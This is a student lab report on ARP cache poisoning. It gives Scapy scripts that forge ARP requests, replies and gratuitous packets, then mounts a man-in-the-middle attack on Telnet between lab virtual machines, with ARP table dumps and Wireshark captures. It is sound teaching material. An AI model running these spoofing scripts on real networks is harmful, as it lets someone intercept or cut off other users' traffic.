
INTERNET SECURITY – LAB 2



Akarsh Shetty Umesh Mudelkadi
317752264

In the lab I will be referring VM's as VM1, VM2, VM3:
VM1 -IP(10.0.2.15) - MAC(08:00:27:bc:e1:27)
VM2 -IP(10.0.2.4) - MAC(08:00:27:75:b4:1a)
VM3 -IP(10.0.2.5) – MAC (08:00:27:ad:68:6e)

Task 1A (using ARP request). On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import *

Etherpkt=Ether()
ARPpkt=ARP()
ARPpkt.psrc="10.0.2.4"
ARPpkt.pdst="10.0.2.15"
frame=Etherpkt/ARPpkt
sendp(frame)
```

Screenshots:

```
[02/08/2019 00:44]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:75:b4:1a   C
10.0.2.5                 ether   08:00:27:ad:68:6e   C
```

```
[02/08/2019 00:48]Mudelkadi@VM3:~$ sudo python l2_1a_arpreq.py
.
Sent 1 packets.
```

```
[02/08/2019 00:48]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:ad:68:6e   C
10.0.2.5                 ether   08:00:27:ad:68:6e   C
```

Observation: Change ARP table values for IP – 10.0.2.4
Explanation: By sending ARP request from attacker VM3 as stated in code above, the MAC of VM2 changes to that of VM3 in VM1's ARP table.

Task 1B (using ARP reply). On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import *

E=Ether()
A=ARP()
A.psrc="10.0.2.4"
A.pdst="10.0.2.14"
A.op=2
pkt=E/A
sendp(pkt)
```

Screenshots:

```
[02/08/2019 01:18]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:75:b4:1a   C
10.0.2.5                 ether   08:00:27:ad:68:6e   C
```

```
[02/08/2019 01:13]Mudelkadi@VM3:~$ mv l2_1a_arpreply.py l2_1b_arpreply.p
y
[02/08/2019 01:16]Mudelkadi@VM3:~$ sudo python l2_1b_arpreply.py
[sudo] password for seed:
.
Sent 1 packets.
```

```
[02/08/2019 01:18]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:ad:68:6e   C
10.0.2.5                 ether   08:00:27:ad:68:6e   C
```

Observation: There is a change in VM1's ARP table for MAC value of VM2.
Explanation: Same code as in task 1a but change in ShortEnumField to 2 stating that it's a reply packet. We see the code above when its run, the MAC value for VM2 changes to that of VM3 in VM1's ARP table.


Task 1C (using ARP gratuitous message). On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics: – The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP. – The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff). – No reply is expected.

Code:


```
from scapy.all import *

E=Ether()
E.dst="ff:ff:ff:ff:ff:ff"
A=ARP()
A.psrc="10.0.2.5"
A.pdst="10.0.2.5"
A.hwdst="ff:ff:ff:ff:ff:ff"
pkt=E/A
sendp(pkt)
```

Screenshots:



Before and after ARP gratuitous message in VM2:



Before and after gratuitous message in VM1:

```
[02/08/2019 01:45]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:75:b4:1a   C
10.0.2.5                 ether   08:00:27:ad:68:6e   C
[02/08/2019 01:45]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
10.0.2.1                 ether   52:54:00:12:35:00   C
10.0.2.3                 ether   08:00:27:ed:95:f9   C
10.0.2.4                 ether   08:00:27:75:b4:1a   C
10.0.2.5                 ether   00:00:00:00:00:00   C
[02/08/2019 01:46]Mudelkadi@VM1:~$
```

Observation: Change of VM3's MAC address to broadcast address in VM1 and VM2's ARP table.

Explanation: By the above code, the source and destination IP is set that of VM3 and the MAC is set to "ff:ff:ff:ff:ff:ff" which means the broadcast address. Its an gratuitous ARP request send from VM3 to all other hosts connected in the same network which are VM1 and VM2.

2 Task 2: MITM Attack on Telnet using ARP Cache Poisoning Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 1.

Step 1 (Launch the ARP cache poisoning attack). First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.

Code:

```
from scapy.all import *
'''VM1 - 08:00:27:bc:e1:27
VM2 - 08:00:27:75:b4:1a
VM3 - 08:00:27:ad:68:6e'''

Etherpkt1=Ether()
ARPpkt1=ARP()
ARPpkt1.psrc="10.0.2.4"
ARPpkt1.pdst="10.0.2.15"
frame1=Etherpkt1/ARPpkt1
sendp(frame1)

Etherpkt2=Ether()
ARPpkt2=ARP()
ARPpkt2.psrc="10.0.2.15"
ARPpkt2.pdst="10.0.2.4"
frame2=Etherpkt2/ARPpkt2
sendp(frame2)
```

Screenshots:

```
[02/08/2019 01:43]Mudelkadi@VM3:~$ sudo python l2_1c_arpgrat.py
.
Sent 1 packets.
[02/08/2019 01:45]Mudelkadi@VM3:~$ gedit arp_poisoning_2step1.py
[02/08/2019 11:44]Mudelkadi@VM3:~$ sudo python arp_poisoning_2ste
p1.py
[sudo] password for seed:
.
Sent 1 packets.
.
Sent 1 packets.
```

Before and after ARP poisoning attack on VM1' ARP table:

```
[02/08/2019 11:59]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ed:95:f9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.5                 ether   08:00:27:ad:68:6e   C                     enp0s3
10.0.2.4                 ether   08:00:27:75:b4:1a   C                     enp0s3
[02/08/2019 11:59]Mudelkadi@VM1:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:ed:95:f9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.5                 ether   08:00:27:ad:68:6e   C                     enp0s3
10.0.2.4                 ether   08:00:27:ad:68:6e   C                     enp0s3
[02/08/2019 12:00]Mudelkadi@VM1:~$
```

Before and after ARP poisoning attack on VM2's ARP table.

```
[02/08/2019 11:56]Mudelkadi@VM2:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
  Iface
10.0.2.5                 ether   08:00:27:ad:68:6e   C
  enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
  enp0s3
10.0.2.3                 ether   08:00:27:ed:95:f9   C
  enp0s3
10.0.2.15                ether   08:00:27:bc:e1:27   C
  enp0s3
[02/08/2019 11:56]Mudelkadi@VM2:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
  Iface
10.0.2.5                 ether   08:00:27:ad:68:6e   C
  enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
  enp0s3
10.0.2.3                 ether   08:00:27:ed:95:f9   C
  enp0s3
10.0.2.15                ether   08:00:27:ad:68:6e   C
  enp0s3
[02/08/2019 12:00]Mudelkadi@VM2:~$
```

Observation: In VM1's arp table MAC address of VM2 is changed to that of attacker's VM3. In VM2's arp table MAC address of VM1 is changed to that of attacker's VM3.


Explanation: As code shown above the attacker VM3 sends ARP request packets to VM1 and VM2 by saying its from source VM2 and VM1 respectively. Thus, changing the MAC values in VM1 and VM2 respectively.


Step 2 (Testing). After the attack is successful, please try to ping each other between Hosts A and B, and report your observation. Please show Wireshark results in your report.


Screenshots:


a) For transferring packets from VM1 to VM2.

When testing TCP packet transferring from VM1 to VM2 and ARP table of VM1 after failed transfer.











b) For transferring packets from VM2 to VM1:

When testing TCP packet transferring from VM2 to VM1 and ARP table of VM2 after failed transfer.

```
[02/08/2019 13:19]Mudelkadi@VM2:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask
  Iface
10.0.2.5                 ether   08:00:27:ad:68:6e   C
  enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C
  enp0s3
10.0.2.3                 ether   08:00:27:ed:95:f9   C
  enp0s3
10.0.2.15                        (incomplete)
  enp0s3
[02/08/2019 13:24]Mudelkadi@VM2:~$
```





Observation: When trying to send TCP packets between hosts VM1 and VM2 the packets get dropped and gets retransmitted again and again. The ARP table in both the VM's has "incomplete value" for MAC of each other.

Explanation: As we have done ARP-poisoning attack in step 1, the MAC addresses of VM1 and VM2 are changed to that of attackers VM's VM3. Thus, when we try transferring TCP packets it goes to attacker VM and gets dropped in the IP layer. Then the MAC values get changed to "incomplete". Therefore, it tries for retransmission of the packets but still fails.

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.

Screenshots:

```
[02/08/2019 14:50]Mudelkadi@VM3:~$ sudo sysctl net.ipv4.ip_forwar
d=1
net.ipv4.ip_forward = 1
```

Telnet command ran from VM1 to VM2:

```
[02/08/2019 14:55]Mudelkadi@VM1:~$ telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb  8 14:51:51 EST 2019 from 10.0.2.4 on pts/21
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/08/2019 14:55]Mudelkadi@VM2:~$ arp -n
```

1	2019-02-08 14:55:43.7451326…	10.0.2.15	10.0.2.4	
2	2019-02-08 14:55:43.7517083…	10.0.2.5	10.0.2.15	
3	2019-02-08 14:55:43.7517309…	10.0.2.15	10.0.2.4	
4	2019-02-08 14:55:43.7517335…	10.0.2.4	10.0.2.15	
5	2019-02-08 14:55:43.7517370…	10.0.2.5	10.0.2.4	
6	2019-02-08 14:55:43.7517394…	10.0.2.4	10.0.2.15	
7	2019-02-08 14:55:43.7517607…	10.0.2.15	10.0.2.4	
8	2019-02-08 14:55:43.7563033…	10.0.2.15	10.0.2.4	
9	2019-02-08 14:55:43.7737097…	10.0.2.4	192.168.1.1	
10	2019-02-08 14:55:43.7737179…	192.168.1.1	10.0.2.4	
11	2019-02-08 14:55:43.7800500…	10.0.2.4	10.0.2.15	
12	2019-02-08 14:55:43.7832207…	10.0.2.4	10.0.2.15	
13	2019-02-08 14:55:43.7835096…	10.0.2.15	10.0.2.4	
14	2019-02-08 14:55:43.7847178…	10.0.2.15	10.0.2.4	
15	2019-02-08 14:55:43.7878214…	10.0.2.15	10.0.2.4	
16	2019-02-08 14:55:43.7878253…	10.0.2.15	10.0.2.4	
17	2019-02-08 14:55:43.7960329…	10.0.2.4	10.0.2.15	
18	2019-02-08 14:55:43.7960401…	10.0.2.4	10.0.2.15	

```
TCP       74 60610 → 23 [SYN] Seq=267214747 Win=29200 Len=0 MSS=1460 SACK_…
ICMP     102 Redirect              (Redirect for host)
TCP       74 [TCP Retransmission] 60610 → 23 [SYN] Seq=267214747 Win=29200…
TCP       74 23 → 60610 [SYN, ACK] Seq=214780814 Ack=267214748 Win=28960 L…
ICMP     102 Redirect              (Redirect for host)
TCP       74 [TCP Out-Of-Order] 23 → 60610 [SYN, ACK] Seq=214780814 Ack=26…
TCP       66 60610 → 23 [ACK] Seq=267214748 Ack=214780815 Win=29312 Len=0 …
TCP       66 [TCP Dup ACK 7#1] 60610 → 23 [ACK] Seq=267214748 Ack=21478081…
DNS       82 Standard query 0x11fb PTR 15.2.0.10.in-addr.arpa
DNS       82 Standard query response 0x11fb No such name PTR 15.2.0.10.in-…
TELNET    78 Telnet Data ...
TCP       78 [TCP Retransmission] 23 → 60610 [PSH, ACK] Seq=214780815 Ack=…
TCP       66 60610 → 23 [ACK] Seq=267214748 Ack=214780827 Win=29312 Len=0 …
TELNET    78 Telnet Data ...
TCP       66 60610 → 23 [ACK] Seq=267214748 Ack=214780827 Win=29312 Len=0 …
TCP       78 [TCP Retransmission] 60610 → 23 [PSH, ACK] Seq=267214748 Ack=…
TCP       66 23 → 60610 [ACK] Seq=214780827 Ack=267214760 Win=29056 Len=0 …
TELNET    90 Telnet Data ...
```

Telnet command run from VM2 to VM1:


```
[02/08/2019 15:25]Mudelkadi@VM2:~$ telnet 10.0.2.15 23
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Feb  8 15:23:53 EST 2019 from 10.0.2.15 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[02/08/2019 15:25]Mudelkadi@VM1:~$
```

```
    10 2019-02-08 15:25:40.8929413… 10.0.2.5          10.0.2.4
    11 2019-02-08 15:25:40.8929605… 10.0.2.4          10.0.2.15
    12 2019-02-08 15:25:40.8929631… 10.0.2.15         10.0.2.4
    13 2019-02-08 15:25:40.8970001… 10.0.2.5          10.0.2.15
    14 2019-02-08 15:25:40.8970045… 10.0.2.15         10.0.2.4
    15 2019-02-08 15:25:40.8970238… 10.0.2.4          10.0.2.15
    16 2019-02-08 15:25:40.9028661… 10.0.2.4          10.0.2.15
    17 2019-02-08 15:25:40.9200570… 10.0.2.15         192.168.1.1
    18 2019-02-08 15:25:40.9200647… 192.168.1.1       10.0.2.15
    19 2019-02-08 15:25:40.9278514… 10.0.2.15         10.0.2.4
